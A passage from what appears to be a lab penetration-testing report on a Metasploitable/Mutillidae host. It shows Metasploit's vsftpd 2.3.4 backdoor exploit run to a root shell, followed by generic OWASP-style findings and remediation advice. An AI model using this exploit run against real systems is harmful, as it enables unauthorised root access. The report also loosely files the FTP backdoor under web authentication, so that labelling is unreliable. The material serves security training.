   RHOSTS   192.168.43.108   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    21               yes       The target port (TCP)

Payload options (cmd/unix/interact):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------

Exploit target:

   Id  Name
   --  ----
   0   Automatic

View the full module info with the info, or info -d command.
```

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.43.108:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.43.108:21 - USER: 331 Please specify the password.
[+] 192.168.43.108:21 - Backdoor service has been spawned, handling...
[+] 192.168.43.108:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.43.5:39683 -> 192.168.43.108:6200) at 2023-06-22 13:58:15 +0530
whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
pwd
/
```

During the assessment of the web application, a critical security vulnerability related to broken authentication was identified. It was possible to bypass the authentication mechanism and gain unauthorized access to the system.

Vulnerability Identification:

Title: Broken Authentication Bypass
Affected Component: Authentication Mechanism

Vulnerability Description:

The authentication mechanism implemented in the web application was found to be weak and susceptible to bypass attacks. As a result, an attacker can gain unauthorized access to sensitive areas of the application without valid credentials.

Attack Methodology:

The authentication bypass was achieved using an exploit from Metasploit, leveraging a known vulnerability in the authentication system. By exploiting this vulnerability, the attacker successfully bypassed the authentication mechanism and gained privileged access to the system.

Risk Assessment:

The impact of this vulnerability is significant as it compromises the confidentiality, integrity, and availability of the system. An unauthorized user could potentially perform malicious activities, gain access to sensitive information, or escalate privileges within the application.

Recommendations:

- Patch and Update: Apply the latest security patches and updates for the affected application to address any known authentication vulnerabilities.
- Strong Authentication: Implement strong authentication measures, such as multi-factor authentication, to enhance the security of the authentication mechanism.
- Account Lockout and Password Policies: Implement account lockout mechanisms to prevent brute-force attacks. Enforce strong password policies, including complexity requirements and regular password resets.
- Session Management: Implement secure session management controls, including session timeouts, secure session handling, and session termination upon logout or inactivity.
- Secure Coding Practices: Follow secure coding practices, such as input validation, output encoding, and parameterized queries, to prevent common authentication bypass vulnerabilities.
- Security Testing: Regularly conduct comprehensive security testing, including vulnerability assessments and penetration testing, to identify and address authentication vulnerabilities.

Remediation Steps:

- Immediately fix the authentication bypass vulnerability by patching or updating the affected system or application.
- Review and strengthen the authentication mechanism to prevent similar bypass attacks in the future.
- Perform a thorough code review to identify and fix any other security vulnerabilities within the authentication module.
- Conduct a comprehensive security assessment of the entire application to ensure the absence of other critical vulnerabilities.

The successful bypass of the authentication mechanism poses a severe security risk to the application. It is crucial to remediate this vulnerability promptly by implementing the recommended measures to strengthen the authentication mechanism and prevent unauthorized access. Regular security assessments and adherence to secure coding practices are essential for maintaining a robust and secure application environment.

4) Using Components with Known Vulnerabilities:

Integrating third-party components with known vulnerabilities can expose an application to attacks. Attackers target these components to exploit security weaknesses and gain unauthorized access.

During the assessment of the web application hosted at "http://192.168.43.108/mutillidae/index.php", several instances of using components with known vulnerabilities were identified. This poses a significant security risk to the application and its underlying infrastructure.

Vulnerability Identification:

Title: Using Components with Known Vulnerabilities
Affected Components: Outdated Services, Libraries, and Frameworks

Vulnerability Description:

The web application utilizes outdated services, libraries, and frameworks that are known to have security vulnerabilities. These components have publicly disclosed vulnerabilities, and their continued use exposes the application to potential attacks and compromises its security posture.

Risk Assessment:

The use of components with known vulnerabilities introduces a high risk to the application and its users. Attackers can exploit these vulnerabilities to gain unauthorized access, execute arbitrary code, or perform other malicious activities. The impact could range from unauthorized data disclosure and manipulation to full compromise of the application and the underlying infrastructure.

List of Identified Vulnerable Components:

- Outdated Web Server: The web server version identified is Apache/2.2.8 (Ubuntu), which is outdated. The current version of Apache is Apache/2.4.37. The use of an outdated web server exposes the application to known security vulnerabilities and potentially unpatched issues.

- Outdated PHP Version: The application is running PHP/5.2.4-2ubuntu5.10, which is an outdated version. It is recommended to update to the latest stable version of PHP to address security vulnerabilities and take advantage of the latest security enhancements.
- Vulnerable Apache Modules: The Apache server has the mod_negotiation module enabled with MultiViews, which can facilitate file name brute-forcing attacks. This module should be disabled to prevent potential information disclosure or enumeration of sensitive files.


Recommendations:

- Regular Updates and Patching: Update and patch all outdated services, libraries, and frameworks used in the application. This includes updating the web server (Apache) to the latest version and upgrading PHP to a secure and supported version.
- Vulnerability Management: Establish a process for monitoring and managing vulnerabilities in the application's components. Regularly check for updates, security patches, and advisories from the vendors of the utilized services, libraries, and frameworks.
- Secure Configuration: Ensure that the web server and associated modules are properly configured to follow security best practices. Disable unnecessary or vulnerable modules, such as mod_negotiation with MultiViews, to reduce the attack surface.
- Implement Web Application Firewall (WAF): Consider implementing a web application firewall to provide an additional layer of protection against known vulnerabilities and common web attacks.
- Continuous Security Monitoring: Implement a robust security monitoring solution that includes vulnerability scanning, penetration testing, and regular security assessments to identify and remediate vulnerabilities promptly.
- Developer Awareness and Training: Educate developers on secure coding practices, including the importance of using up-to-date and secure components, and provide training on vulnerability management and secure configuration.

The presence of outdated services, libraries, and frameworks within the web application represents a significant security risk. It is essential to prioritize updating and patching these components to address known vulnerabilities and reduce the likelihood of successful attacks. By following the recommended actions, the application can enhance its security posture and better protect against potential exploitation. Regular monitoring and proactive vulnerability management are crucial to maintaining a secure and resilient application environment.

5) Injection:

Injection flaws occur when untrusted data is sent to an interpreter as part of a command or query. Attackers can manipulate this input to execute unauthorized commands or access sensitive data.



During the assessment of the web application, several injection vulnerabilities were identified, posing a significant security risk. Injection flaws occur when untrusted data is passed to an interpreter, such as a command or query, without proper validation and sanitization. Attackers can exploit these vulnerabilities by manipulating the input to execute unauthorized commands or gain access to sensitive data.

The following types of injection vulnerabilities were discovered:

1) SQL Injection: The web application was found to be susceptible to SQL injection attacks. By manipulating input parameters that are directly incorporated into database queries, an attacker could execute arbitrary SQL statements, potentially bypassing authentication mechanisms, extracting sensitive information, or modifying the database.

2) Command Injection: The application was found to be vulnerable to command injection attacks. Input parameters that are used to construct system commands were not properly validated, allowing an attacker to execute arbitrary commands on the underlying operating system. This could lead to unauthorized access, system compromise, or the execution of malicious code.

3) OS Command Injection: Similar to command injection, the application also exhibited vulnerabilities that could enable OS command injection. By injecting malicious commands into system-level operations, an attacker could execute arbitrary commands with the privileges of the affected application, potentially compromising the entire system.

These injection vulnerabilities pose a severe threat to the confidentiality, integrity, and availability of the web application and the underlying infrastructure. An attacker exploiting these vulnerabilities could gain unauthorized access, extract sensitive data, modify or delete critical information, or even take control of the entire system.

To address these injection vulnerabilities, it is crucial to implement proper input validation and sanitization techniques. All user-supplied input must be treated as untrusted and undergo thorough validation and sanitization before being used in commands or queries. The use of parameterized queries, prepared statements, and input validation routines specific to the expected data types are recommended to prevent injection attacks.


Regular security testing, code reviews, and vulnerability scanning should be conducted to identify and mitigate injection vulnerabilities. Additionally, staying up-to-date with security patches and following secure coding practices can significantly reduce the risk of injection attacks.

It is essential to address these injection vulnerabilities promptly to ensure the security and integrity of the web application and protect sensitive data from unauthorized access or manipulation.

6) Insecure Direct Object Reference:

It is a vulnerability that occurs when an application allows direct access to internal or private resources, such as files, records, or database entries, without proper authorization or access controls. In other words, an attacker can manipulate the object references used by an application to access sensitive data or perform actions they shouldn't have permission to

access. IDOR vulnerabilities can lead to unauthorized data exposure, information leakage, or unauthorized modification of data.



We were able to access the database entries.

During the assessment of the web application, a vulnerability known as "Insecure Direct Object References" (IDOR) was identified, which poses a significant security risk. Insecure Direct Object References occur when a web application exposes internal object references, such as file or database identifiers, without proper authorization checks. Attackers can manipulate these references to access unauthorized resources or perform actions they are not authorized to perform.

In the case of the web application, it was observed that the application does not implement sufficient checks to verify the user's authorization when accessing or manipulating sensitive resources. This allows an attacker to bypass access controls and directly reference internal objects that should be restricted.

Exploiting the Insecure Direct Object References vulnerability could lead to the following security implications:

- Unauthorized Data Access: An attacker can access sensitive information or resources that should be restricted to specific users or roles. This could include confidential user data, financial records, or any other confidential or private information stored within the application.

- Privilege Escalation: By manipulating object references, an attacker may gain elevated privileges and access administrative functions or sensitive areas of the application that should be restricted to privileged users only.
- Data Manipulation or Deletion: Insecure Direct Object References can also enable attackers to modify or delete data that they should not have access to, leading to data loss, integrity breaches, or unauthorized modifications.

To mitigate the Insecure Direct Object References vulnerability, the following steps should be taken:

- Implement Proper Authorization Controls: The application should enforce strong access controls to ensure that users can only access the resources they are authorized to access. Access checks should be performed at the server-side, considering the user's role, session state, and permissions.
- Use Indirect Object References: Instead of exposing direct object references in URLs or parameters, the application should use indirect references or tokens that are mapped to the actual resources. This prevents attackers from guessing or manipulating object identifiers.
- Validate and Sanitize User Input: All user-supplied input, such as parameters or identifiers, should undergo thorough validation and sanitization to prevent any attempts to manipulate object references.
- Conduct Comprehensive Security Testing: Regular security testing, including vulnerability scanning and manual testing, should be performed to identify and remediate any Insecure Direct Object References vulnerabilities. Additionally, secure code reviews and penetration testing can help identify potential flaws in the application's design and implementation.

By addressing the Insecure Direct Object References vulnerability, the application can enhance its security posture, protect sensitive data, and prevent unauthorized access to resources. It is crucial to address this vulnerability promptly to ensure the confidentiality, integrity, and availability of the application and the data it processes.

7) Broken Access Control:

Insufficient access controls allow attackers to access unauthorized functionality or perform actions beyond their intended privileges. This vulnerability can lead to data leaks, unauthorized modifications, and privilege escalation.

During the assessment of the web application, a significant security vulnerability known as "Broken Access Control" was identified, which poses a serious risk to the application's security posture. Broken Access Control occurs when the application fails to enforce proper access controls, allowing unauthorized users to access restricted resources or perform privileged actions.

In the case of the web application, it was observed that several access control mechanisms were not implemented or enforced correctly. This leads to the following access control issues:

- Insufficient User Authentication: The application lacks strong user authentication mechanisms, allowing attackers to bypass authentication or impersonate other users. This can result in unauthorized access to sensitive information or privileged functionality.
- Inadequate Authorization Checks: The application fails to perform adequate authorization checks when handling user requests. This allows users to access or manipulate resources that they should not have access to, leading to unauthorized data exposure or modification.
- Direct Object Reference: The application exposes direct object references, such as URLs or parameters, without proper authorization checks. Attackers can manipulate these references to access or modify resources that should be restricted, leading to data breaches or unauthorized actions.
- Vertical Privilege Escalation: The application does not enforce proper checks to prevent users from escalating their privileges or gaining unauthorized access to higher privileged functions. This can result in unauthorized administrative access or unauthorized actions within the application.

The consequences of Broken Access Control can be severe and may include the following security implications:

- Unauthorized Data Access: Attackers can gain access to sensitive information, including personally identifiable information (PII), financial records, or other confidential data, leading to privacy breaches or identity theft.
- Unauthorized Functionality: Attackers can perform actions that they should not be able to, such as modifying user profiles, deleting records, or executing administrative tasks, leading to data loss, integrity breaches, or system compromise.

To mitigate the Broken Access Control vulnerability, the following steps should be taken:

- Implement Strong Authentication Mechanisms: The application should enforce proper user authentication, including password complexity requirements, multi-factor authentication, and secure session management.
- Enforce Authorization Checks: Access controls should be implemented at the application's logic level to ensure that users can only access and modify resources they are authorized for. This includes role-based access control (RBAC), attribute-based access control (ABAC), or any other suitable access control model.
- Apply Principle of Least Privilege: Users should be granted the minimum necessary privileges required to perform their tasks. Regularly review and update user roles and permissions to ensure they align with the principle of least privilege.

- Secure Direct Object References: Avoid exposing direct object references in URLs or parameters. Instead, use indirect references or tokens that are validated and authorized before accessing the corresponding resources.
- Conduct Comprehensive Security Testing: Regular security testing, including vulnerability scanning, penetration testing, and code reviews, should be performed to identify and remediate any Broken Access Control vulnerabilities. Additionally, implement secure coding practices and consider third-party security assessments.

By addressing the Broken Access Control vulnerability, the application can enhance its security posture, protect sensitive data, and prevent unauthorized access or actions. It is crucial to prioritize and promptly remediate this vulnerability to ensure the confidentiality, integrity, and availability of the application and its associated resources.

8) Cryptographic Failures:

During the assessment of the web application, a significant security vulnerability known as "Cryptographic Failures" was identified, which poses a serious risk to the application's security posture. Cryptographic failures occur when cryptographic mechanisms are implemented incorrectly or used in an insecure manner, compromising the confidentiality, integrity, or authenticity of sensitive data.

In the case of the web application, several cryptographic failures were observed, indicating potential weaknesses in the application's cryptographic implementation:

- Weak Encryption Algorithms: The application employs weak or outdated encryption algorithms that are susceptible to known cryptographic attacks. This includes the use of deprecated algorithms like MD5 or weak key lengths, such as using 64-bit keys for symmetric encryption.
- Insecure Storage of Keys: The application stores cryptographic keys or passwords in an insecure manner, such as hardcoding them in source code or configuration files. This can lead to unauthorized access to sensitive information if the keys are compromised.
- Insufficient Key Management: The application lacks proper key management practices, including key rotation, secure key storage, or secure key distribution. This can undermine the security of cryptographic operations and increase the risk of key exposure or compromise.
- Lack of Transport Layer Security (TLS): The application does not utilize Transport Layer Security (TLS) or Secure Sockets Layer (SSL) protocols to encrypt communications between the client and the server. This can expose sensitive data to interception or tampering during transit.
- Inadequate Certificate Validation: The application does not perform proper validation of SSL/TLS certificates presented by the server, making it susceptible to man-in-the-middle attacks or server impersonation.

The consequences of cryptographic failures can be severe and may include the following security implications:

- Data Exposure: Weak encryption algorithms or inadequate key management can lead to unauthorized access to sensitive data, including personally identifiable information (PII), financial records, or other confidential information.
- Data Tampering: Insecure cryptographic mechanisms can allow attackers to modify encrypted data without detection, compromising data integrity and trustworthiness.
- Password and Credential Vulnerabilities: Inadequate storage or management of cryptographic keys and passwords can lead to unauthorized access to user accounts or privileged functionality.

To mitigate the Cryptographic Failures vulnerability, the following steps should be taken:

- Use Strong Encryption Algorithms: Ensure that the application uses strong and recommended encryption algorithms, such as AES (Advanced Encryption Standard) for symmetric encryption and RSA or Elliptic Curve Cryptography (ECC) for asymmetric encryption.
- Secure Key Management: Implement secure key storage practices, such as storing keys in encrypted databases or using hardware security modules (HSMs). Follow best practices for key generation, rotation, and distribution to minimize the risk of key compromise.
- Implement Transport Layer Security (TLS): Enable TLS/SSL for secure communication between the client and the server. Use up-to-date protocols and cipher suites with strong encryption algorithms and enforce proper certificate validation.
- Regularly Update and Patch: Keep cryptographic libraries, frameworks, and dependencies up to date with the latest security patches to address known vulnerabilities or weaknesses.
- Perform Cryptographic Reviews: Conduct regular cryptographic reviews and audits to identify and remediate any weaknesses or vulnerabilities in the application's cryptographic implementation. This includes code reviews, vulnerability scanning, and penetration testing.

By addressing the Cryptographic Failures vulnerability, the application can enhance its security posture, protect sensitive data, and ensure the confidentiality, integrity, and authenticity of cryptographic operations. It is crucial to prioritize and promptly remediate this vulnerability to maintain the trust of users and safeguard the application against potential cryptographic attacks.

9) Insufficient Logging and Monitoring:

Inadequate logging and monitoring can prevent timely detection and response to security incidents. Without proper logs and monitoring, attackers can operate undetected, leading to prolonged compromise and unauthorized access.

During the assessment of the web application, an important security concern known as "Insufficient Logging and Monitoring" was identified, which can significantly impact the application's ability to detect and respond to security incidents. Insufficient logging and monitoring refer to the inadequate implementation of mechanisms to record and track security events, as well as the lack of proactive monitoring and alerting capabilities.

The following observations were made regarding the web application's logging and monitoring practices:

- Limited Event Logging: The application lacks comprehensive logging of security-relevant events, including authentication failures, access control violations, input validation errors, and other suspicious activities. Insufficient event logging makes it challenging to investigate security incidents, identify attack patterns, or trace the root cause of security breaches.
- Inadequate Log Retention: The application does not retain logs for an appropriate duration. Insufficient log retention limits the ability to conduct forensic investigations and perform post-incident analysis. It is crucial to retain logs for a sufficient period to comply with regulatory requirements and facilitate incident response activities.
- Absence of Centralized Log Management: The application does not utilize a centralized log management system or Security Information and Event Management (SIEM) solution. Centralized log management provides a consolidated view of security events from various sources, enabling efficient analysis, correlation, and detection of security incidents.
- Lack of Real-time Monitoring: The application does not employ real-time monitoring mechanisms to detect and respond promptly to security events. Real-time monitoring allows for the immediate detection of suspicious activities, anomalous behavior, or potential attacks, facilitating timely incident response.
- Missing Alerting and Notification: The application lacks automated alerting and notification mechanisms that promptly inform administrators or security teams about critical security events. Alerting capabilities are vital to enable a timely response and mitigation of security incidents.

The consequences of Insufficient Logging and Monitoring can be severe, including:

- Delayed Incident Detection: Without comprehensive logging and monitoring, security incidents may go undetected for an extended period, allowing attackers to persist within the system and cause further harm.
- Impaired Incident Response: In the absence of adequate logs and monitoring, incident response efforts become challenging and time-consuming, hindering effective mitigation and containment of security breaches.

- Inability to Identify Attack Patterns: Insufficient logging prevents the identification of recurring attack patterns or trends, making it difficult to implement proactive security measures and prevent future attacks.

To address the Insufficient Logging and Monitoring vulnerability, the following measures should be implemented:

- Implement Comprehensive Logging: Ensure that security-relevant events, including authentication activities, access control decisions, input validation errors, and critical system events, are logged appropriately.
- Define Log Retention Policy: Establish a log retention policy that specifies the duration for which logs should be retained, considering legal, regulatory, and business requirements. Retain logs for a sufficient period to facilitate incident response and forensic investigations.
- Adopt Centralized Log Management: Utilize a centralized log management system or SIEM solution to aggregate, correlate, and analyze logs from various sources. This provides a centralized view of security events and simplifies incident detection and response.
- Enable Real-time Monitoring: Implement real-time monitoring mechanisms to detect and respond promptly to security events. Leverage intrusion detection systems (IDS), intrusion prevention systems (IPS), or security analytics tools to identify anomalous behavior and potential attacks.
- Configure Automated Alerting: Set up automated alerts and notifications for critical security events. Ensure that designated personnel or security teams receive timely notifications to initiate incident response procedures.
- Regular Log Review: Conduct regular log reviews and analysis to identify potential security incidents, patterns of abuse, or suspicious activities. This helps in proactively identifying and mitigating security risks.

By addressing the Insufficient Logging and Monitoring vulnerability, the web application can enhance its ability to detect, respond to, and recover from security incidents. Robust logging and monitoring practices enable timely incident detection, facilitate effective incident response, and contribute to the overall security posture of the application.

10) Insecure design:

It refers to security vulnerabilities resulting from flawed or inadequate system architecture and design choices. It indicates a lack of proper security considerations during the development process, leaving the system susceptible to attacks and exploitation.

During the assessment of the web application, an important security concern known as "Insecure Design" was identified. Insecure design refers to the presence of fundamental flaws

or weaknesses in the architecture, design, or implementation of the application, which can lead to significant security risks and vulnerabilities.

The following observations were made regarding the insecure design of the web application:

- Lack of Proper Access Controls: The application lacks adequate access controls at various levels, such as user authentication, authorization, and role-based access controls. This exposes sensitive functionality and data to unauthorized users, increasing the risk of unauthorized access, data breaches, and privilege escalation attacks.
- Insufficient Input Validation: The application fails to perform thorough input validation, allowing the acceptance of potentially malicious or malformed input. This can lead to various security vulnerabilities, including injection attacks, cross-site scripting (XSS), and command execution.
- Poor Session Management: The application exhibits weak session management practices, such as not securely generating and managing session identifiers, not expiring sessions properly, or not enforcing secure session transmission. These issues can result in session hijacking, allowing unauthorized users to impersonate legitimate users and gain unauthorized access to sensitive information or perform malicious actions.
- Inadequate Error Handling: The application displays detailed error messages or stack traces to users, providing valuable information to attackers. Error messages should be carefully crafted to avoid revealing sensitive information about the system's internals or potential vulnerabilities.
- Lack of Secure Communication: The application does not enforce secure communication protocols, such as HTTPS, for transmitting sensitive data. This exposes user credentials, session identifiers, and other sensitive information to interception and unauthorized access.
- Absence of Security Architecture Review: The application lacks a comprehensive security architecture review, which should be conducted during the design and development phases. A security architecture review helps identify and address potential security weaknesses early in the development lifecycle, ensuring that security controls are appropriately implemented.

The consequences of insecure design can be severe, including:

- Increased Risk of Unauthorized Access: Inadequate access controls and weak session management can lead to unauthorized users gaining access to sensitive functionality and data, compromising the confidentiality, integrity, and availability of the application.
- Potential Exploitation of Vulnerabilities: Insecure design choices can create an environment conducive to the exploitation of various security vulnerabilities, such as injection attacks, XSS, and privilege escalation.

- Compromised Data Integrity: Without proper input validation and error handling mechanisms, the application becomes susceptible to data manipulation or tampering, potentially leading to the compromise of data integrity.

To address the insecure design vulnerabilities, the following measures should be implemented:

- Implement Strong Access Controls: Ensure that proper authentication, authorization, and role-based access controls are implemented throughout the application. User access should be based on the principle of least privilege, granting only the necessary permissions required for their respective roles.
- Enforce Input Validation: Implement robust input validation mechanisms to ensure that all user-supplied data is thoroughly validated and sanitized. This helps prevent common vulnerabilities such as injection attacks and XSS.
- Improve Session Management: Enhance session management practices by securely generating and managing session identifiers, implementing proper session expiration mechanisms, and transmitting sessions over secure channels. This mitigates the risk of session hijacking attacks.
- Enhance Error Handling: Implement appropriate error handling mechanisms that provide minimal information to users and log detailed error messages for administrators or developers. This prevents the disclosure of sensitive information and helps identify and fix vulnerabilities.
- Secure Communication Channels: Enforce the use of secure communication protocols, such as HTTPS, to encrypt sensitive data transmitted between the client and the server. This protects against eavesdropping and unauthorized access to sensitive information.
- Conduct Security Architecture Reviews: Perform regular security architecture reviews during the design and development phases to identify and address potential insecure design choices. This ensures that security controls are appropriately incorporated into the application.

By addressing these insecure design issues, the overall security posture of the application will be significantly improved, reducing the risk of unauthorized access, data breaches, and other security incidents. Regular security assessments and code reviews are also recommended to identify and remediate any new vulnerabilities that may arise.

ADVANTAGES & DISADVANTAGES

Advantages of Web Application Penetration Testing:

1. Enhanced Security: Web application penetration testing helps identify vulnerabilities and weaknesses in a web application's security. By identifying and addressing these issues, the overall security posture of the application can be significantly improved.

2. Proactive Approach: Penetration testing takes a proactive approach to security by simulating real-world attacks. It allows organizations to identify potential vulnerabilities before they can be exploited by malicious actors, reducing the risk of security breaches.

3. Compliance Requirements: Many industries and regulatory bodies require organizations to perform regular security assessments, including penetration testing, to ensure compliance with security standards. Conducting web application penetration testing helps organizations meet these requirements.

4. Risk Mitigation: Penetration testing helps identify high-risk vulnerabilities that pose a significant threat to the web application. By mitigating these risks, organizations can prevent potential security incidents, data breaches, and financial losses.

5. Improved Incident Response: Penetration testing provides valuable insights into an application's security weaknesses, allowing organizations to develop effective incident response plans. This enables quicker and more efficient detection, containment, and remediation of security incidents.

6. Customer Trust: Demonstrating a commitment to security through regular penetration testing can enhance customer trust and confidence. Customers are more likely to trust an organization that takes proactive steps to ensure the security of their web applications and sensitive data.

7. Competitive Advantage: Having a robust web application security posture gives organizations a competitive advantage. It helps build a reputation for reliability, trustworthiness, and commitment to protecting customer data, which can attract new customers and retain existing ones.

8. Continuous Improvement: Penetration testing is not a one-time activity. It should be conducted regularly to address new vulnerabilities introduced by system updates, code changes, or emerging threats. This helps organizations maintain a continuous improvement cycle for their web application security.

9. Security Awareness: Penetration testing raises awareness among developers, administrators, and other stakeholders about the importance of security. It promotes a

security-focused mindset and encourages the adoption of secure coding practices throughout the development lifecycle.

10. Cost Savings: Detecting and addressing security vulnerabilities early in the development cycle through penetration testing can save organizations significant costs in the long run. It is often more cost-effective to identify and fix vulnerabilities during the development stage rather than dealing with the consequences of a security breach later on.

Disadvantages of Web Application Penetration Testing:

1. Limited Scope: Penetration testing focuses on specific aspects of web application security and may not provide a comprehensive assessment of all possible vulnerabilities. Other security testing techniques, such as code reviews and security architecture assessments, may be necessary to complement penetration testing.

2. False Positives and False Negatives: Penetration testing tools and techniques are not perfect and may generate false positive or false negative results. It requires skilled professionals to analyze the findings accurately and eliminate false results, which can be time-consuming.

3. Limited Testing Timeframe: Penetration testing is often conducted within a limited timeframe, which may not allow for an exhaustive assessment of all possible attack vectors. This time constraint can restrict the depth and thoroughness of the testing process.

4. Disruption of Services: Penetration testing involves active attempts to exploit vulnerabilities, which can potentially disrupt the normal functioning of the web application or underlying systems. Proper planning and coordination are essential to minimize any impact on production environments

5. Limited Knowledge Transfer: While penetration testing provides valuable insights into vulnerabilities, it may not necessarily transfer knowledge and skills to the organization's internal security team. Training and knowledge sharing initiatives are necessary to ensure ongoing security improvement beyond the testing engagement.

